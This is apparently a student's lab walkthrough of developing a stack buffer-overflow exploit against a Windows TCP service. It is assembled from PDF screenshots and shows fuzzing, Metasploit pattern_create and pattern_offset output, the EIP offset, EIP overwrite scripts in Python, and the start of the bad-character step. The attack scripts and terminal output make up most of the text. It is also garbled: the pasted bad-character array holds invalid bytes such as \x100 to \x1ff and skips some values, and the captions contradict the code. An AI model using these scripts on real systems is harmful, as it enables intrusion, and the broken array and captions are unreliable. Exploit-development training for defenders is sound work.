All queries are restricted to the intranet doman at-usa.co  
  
^C  
phantom3472@ip-10-0-99-30:~$ nano seh01  
phantom3472@ip-10-0-99-30:~$ ./seh01  
^CFuzzing crashed at 1100 bytes  
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/pattern_create.rb -l 4000
```

```
phantom3472@ip-10-0-99-30: ~  
phantom3472@ip-10-0-99-30:~$ ./seh01  
^CFuzzing crashed at 1100 bytes  
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/pattern_creat  
ate.rb -l 4000  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac  
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A  
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9  
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak  
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A  
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9  
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As  
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A  
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9  
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba  
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B  
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9  
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi  
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B  
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9  
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq  
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B  
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9  
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By  
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C  
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9  
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg  
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C  
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9  
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co  
6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2C  
r3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9  
Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw  
6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2C  
z3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9  
Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De  
6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2D  
h3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9  
Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm  
6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2D  
p3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9  
Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du  
6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2D  
x3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9  
Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec  
6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2E  
f3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9  
Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek  
6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2E  
n3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9  
Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es  
6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2E  
v3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9  
Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa  
6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F  
phantom3472@ip-10-0-99-30:~$
```


Copy generated string of characters

3 – FINDING THE OFFSET

Create a shell
Create seh21
cp seh20 seh21

open seh21
nano seh21

Paste copied string into code and adjust code as needed
We no longer need time for sleep
We no longer need a wall loop so we can just say try




```
phantom3472@ip-10-0-99-30: ~  
GNU nano 2.5.3 File: seh21  
#!/usr/bin/python  
import sys, socket  
  
offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2$  
  
try:  
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
    s.connect(('10.0.2.163',1234))  
    s.send(('GETD ./:' + offset))  
    s.close()  
  
except:  
    print "Error connecting to server"  
    sys.exit()
```

Exit seh21

Confirm Immunity is running (lower right)



Run seh21
./seh21 hit enter



You can see it ran everything through...


You can see the EIP value is 30664339 (this is the value we want to control).

Go back to PuTTY and change from pattern_create.rb to pattern_offset.rb

/opt/metasploit-framework/tools/exploit/pattern_offset.rb -l 4000 -q 30664339

The switch of -l 4000 is our offset

The switch of -q is our finding 30664339



It shows that the exact match offset is at 2003 bytes

Now we're going to overwrite the EIP

What has been found is that there are 2003 bytes before the EIP and the EIP is the next 4 bytes.


4 – OVERWRITING THE EIP

Create seh22

cp seh21 seh22

nano seh22


Replace offset with shellcode

A screenshot of a terminal window showing the nano 2.5.3 editor editing a file named seh21. The code is a Python script that uses the socket module to connect to 10.0.2.163 on port 1234 and sends a GETD request with a large offset of 2003 null bytes followed by 4 bytes of 'A's. The script includes error handling with a try/except block.

```
#!/usr/bin/python
import sys, socket

offset = "\x00" * 2003 + "A" * 4

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./.' + offset))
    s.close()
except:
    print "Error connecting to server"
    sys.exit()
```

A screenshot of a terminal window showing the nano 2.5.3 editor editing a file named seh22. The code is a Python script that uses the socket module to connect to 10.0.2.163 on port 1234 and sends a GETD request with a shellcode of 2003 'A's followed by 4 'B's. The script includes error handling with a try/except block.

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./.' + shellcode))
    s.close()
except:
    print "Error connecting to server"
    sys.exit()
```

The reasoning is...we know that there are 2003 bytes before the EIP so by writing the shellcode as we change at 2003 so we can see where the EIP is

shellcode = "A" * 2003 we get to where the EIP is at and then it shifts to 4 B's

shellcode = "A" * 2003 + "B" * 4



There will be 2003 A's written (41's) and then shift to 4 B's (42's) so we should see 42424242 on the EIP when we overwrite it.

Confirm Immunity is running (lower right)



Run seh22

./seh22 hit enter



We see Access Violation (lower left) and **Paused** (lower right).

So, what happened

EAX a bunch of A's

EBP 41414141


EIP 42424242

We can see that we only sent 4 B's and they all landed on the EIP...this means we control the EIP...

Now we look for bad characters.

5 – FINDING BAD CHARACTERS

Go to google and find badchars



Buffer-Overflow-Exploit-Development / assets / documentations / characters.md

Preview Code Blame 76 lines (52 loc) - 4.17 KB

We then send this bad character array to our `brainpan.exe` TCP server after overwriting the `EIP`. For this purpose, I've created another script called `brainpan_badchars.py`. This script incorporates the `brnna` bad characters array into the payload.

```
#!/usr/bin/python3
import sys
import socket
from time import sleep

badchars = (
    b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x100\x101\x102\x103\x104\x105\x106\x107\x108\x109\x10a\x10b\x10c\x10d\x10e\x10f\x110\x111\x112\x113\x114\x115\x116\x117\x118\x119\x11a\x11b\x11c\x11d\x11e\x11f\x120\x121\x122\x123\x124\x125\x126\x127\x128\x129\x12a\x12b\x12c\x12d\x12e\x12f\x130\x131\x132\x133\x134\x135\x136\x137\x138\x139\x13a\x13b\x13c\x13d\x13e\x13f\x140\x141\x142\x143\x144\x145\x146\x147\x148\x149\x14a\x14b\x14c\x14d\x14e\x14f\x150\x151\x152\x153\x154\x155\x156\x157\x158\x159\x15a\x15b\x15c\x15d\x15e\x15f\x160\x161\x162\x163\x164\x165\x166\x167\x168\x169\x16a\x16b\x16c\x16d\x16e\x16f\x170\x171\x172\x173\x174\x175\x176\x177\x178\x179\x17a\x17b\x17c\x17d\x17e\x17f\x180\x181\x182\x183\x184\x185\x186\x187\x188\x189\x18a\x18b\x18c\x18d\x18e\x18f\x190\x191\x192\x193\x194\x195\x196\x197\x198\x199\x19a\x19b\x19c\x19d\x19e\x19f\x1a0\x1a1\x1a2\x1a3\x1a4\x1a5\x1a6\x1a7\x1a8\x1a9\x1aa\x1ab\x1ac\x1ad\x1ae\x1af\x1b0\x1b1\x1b2\x1b3\x1b4\x1b5\x1b6\x1b7\x1b8\x1b9\x1ba\x1bb\x1bc\x1bd\x1be\x1bf\x1c0\x1c1\x1c2\x1c3\x1c4\x1c5\x1c6\x1c7\x1c8\x1c9\x1ca\x1cb\x1cc\x1cd\x1ce\x1cf\x1d0\x1d1\x1d2\x1d3\x1d4\x1d5\x1d6\x1d7\x1d8\x1d9\x1da\x1db\x1dc\x1dd\x1de\x1df\x1e0\x1e1\x1e2\x1e3\x1e4\x1e5\x1e6\x1e7\x1e8\x1e9\x1ea\x1eb\x1ec\x1ed\x1ee\x1ef\x1f0\x1f1\x1f2\x1f3\x1f4\x1f5\x1f6\x1f7\x1f8\x1f9\x1fa\x1fb\x1fc\x1fd\x1fe\x1ff"
)

buffer = b"A" * 510 + b"B" * 4 + badchars

while True:
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Copy badchars from google and paste into seh23

This already has the null byte (“\x00”) taken out, but be sure it is removed which is the first character (b“\x00\x01\”)


Remove x00

Copy seh22 to seh23

cp seh22 seh23

open seh23

nano seh23



phantom3472@ip-10-0-99-30: ~

GNU nano 2.5.3 File: seh22

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./.' + shellcode))
    s.close()
except:
    print "Error connecting to server"
    sys.exit()
```

[Read 16 lines]

